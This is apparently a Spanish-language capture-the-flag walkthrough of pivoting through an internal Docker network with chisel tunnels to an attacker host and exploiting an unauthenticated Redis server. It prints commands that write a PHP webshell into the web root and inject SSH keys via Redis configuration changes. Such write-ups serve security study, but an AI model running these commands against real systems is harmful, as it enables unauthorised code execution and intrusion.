

[+] port activo 1880
[+] Enumerando puertos para el equipo 172.18.0.2:
[+] port activo 1880
[+] Enumerando puertos para el equipo 172.19.0.1:
[+] Enumerando puertos para el equipo 172.19.0.2:
[+] port activo 6379
[+] Enumerando puertos para el equipo 172.19.0.3:
[+] port activo 80
[+] Enumerando puertos para el equipo 172.19.0.4:
[+] port activo 1880

Según los resultados empezaré con el por 80 acá utilizaré socks por comodidad y por si nos falta un port que no vimos
./chisel client 10.10.14.5:111 R:socks





Validamos si tenemos conexión
proxychains nmap -p80 -sCV -T2 -sT -Pn 172.19.0.3 2>&1 | grep -vE "timeout|OK"




Como con foxy proxy me estaba dando problemas y solo tenemos el port 80 hago un portforwarding con chisel
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80






Veo el código fuente, pero no parece haber mucho


```
        }
    });
}

function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
      console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
    * TODO
    *
    * 1. Share the web folder with the database container (Done)
    * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
    * ...Still don't know how to complete it...
*/
function backupDatabase() {
        $.ajax({
                url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
                cache: false,
                dataType: "text",
                success: function (data) {
                    console.log("Database saved:", data);
                },
                error: function () {
                }
        });
```

Sigo enumerando las demás máquinas ahora con la red 172.19.0.2:6379
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379





Escaneo ahora la versión de ese servicio de manera local
nmap -Pn -p6379 -sCV 127.0.0.1 -T2








# Explotación servicio Redis


Que es redis




Hacktrics tiene varias cosas relacionados a rediis
https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
siguiendo la guia debemos instalar redis-tools
nos conectamos por netcat y ejecutamos comandos como INFO
nc -vn 127.0.0.1 6379





Al final identificamos un Keyspace es decir una base de datos






en este caso colocamos 0 porque en el ejemplo hay 2 bases de datos.
select 0 keys * get hits





Si recordamos en el código fuente hay un apartado hits de la máquina del port 80

```
        });
    }

    function incrCounter() {
        $.ajax({
            url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
            cache: false,
            dataType: "text",
            success: function (data) {
          console.log("HITS incremented:", data);
            },
            error: function () {
            }
        });
    }
```

Aparte si inspeccionamos elemento cada vez que recargamos la página suben los hits




y ahora validando en hits ahora hay 4 existe una relación entre la máquina 172.19.0.3:80 y 172.19.0.2:6379




Siguiendo la guia vemos que podemos utilizar un RCE

## PHP Webshell

Info from here. You must know the **path** of the **Web site folder**:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /usr/share/nginx/html
OK
10.85.0.52:6379> config set dbfilename redis.php
OK
10.85.0.52:6379> set test "<?php phpinfo(); ?>"
OK
10.85.0.52:6379> save
OK
```

Sin embargo, no sabemos en donde añadir ese RCE y también cualquier archivo que se suba debe tener 2 saltos de línea al inicio y al final


1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file :
   `(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. Import the file into redis :
   `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. Save the public key to the **authorized_keys** file on redis server:

la única ruta es /var/www/html, pero también está la ruta que siempre se repite en el código fuente

```
<script type="text/javascript">
        $(document).ready(function () {
                incrCounter();
            getData();
        });

        function getData() {
            $.ajax({
                url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
                cache: false,
                dataType: "text",
                success: function (data) {
                            console.log("Number of hits:", data)
                },
                error: function () {
                }
            });
        }

        function incrCounter() {
            $.ajax({
                url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
                cache: false,
                dataType: "text",
                success: function (data) {
                  console.log("HITS incremented:", data);
```


Entonces creo primero un cmd.php añado 3 saltos de línea al inicio y 2 al final


ahora utilizo el comando de la guia
cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key
cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd





Ahora el otro comando acá coloco el directorio 8924d0549008565c554f8128cd11fda4 dentro de var www html
config set dir /var/lib/redis/.ssh
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4



config set dbfilename "authorized_keys"
redis-cli -h 127.0.0.1 config et dbfilename "cmd.php"





redis-cli -h 127.0.0.1 save





Nos tira error por lo cual esto lo ejecutamos de seguido, es decir todos los comandos uno tras otro sin perder un segundo

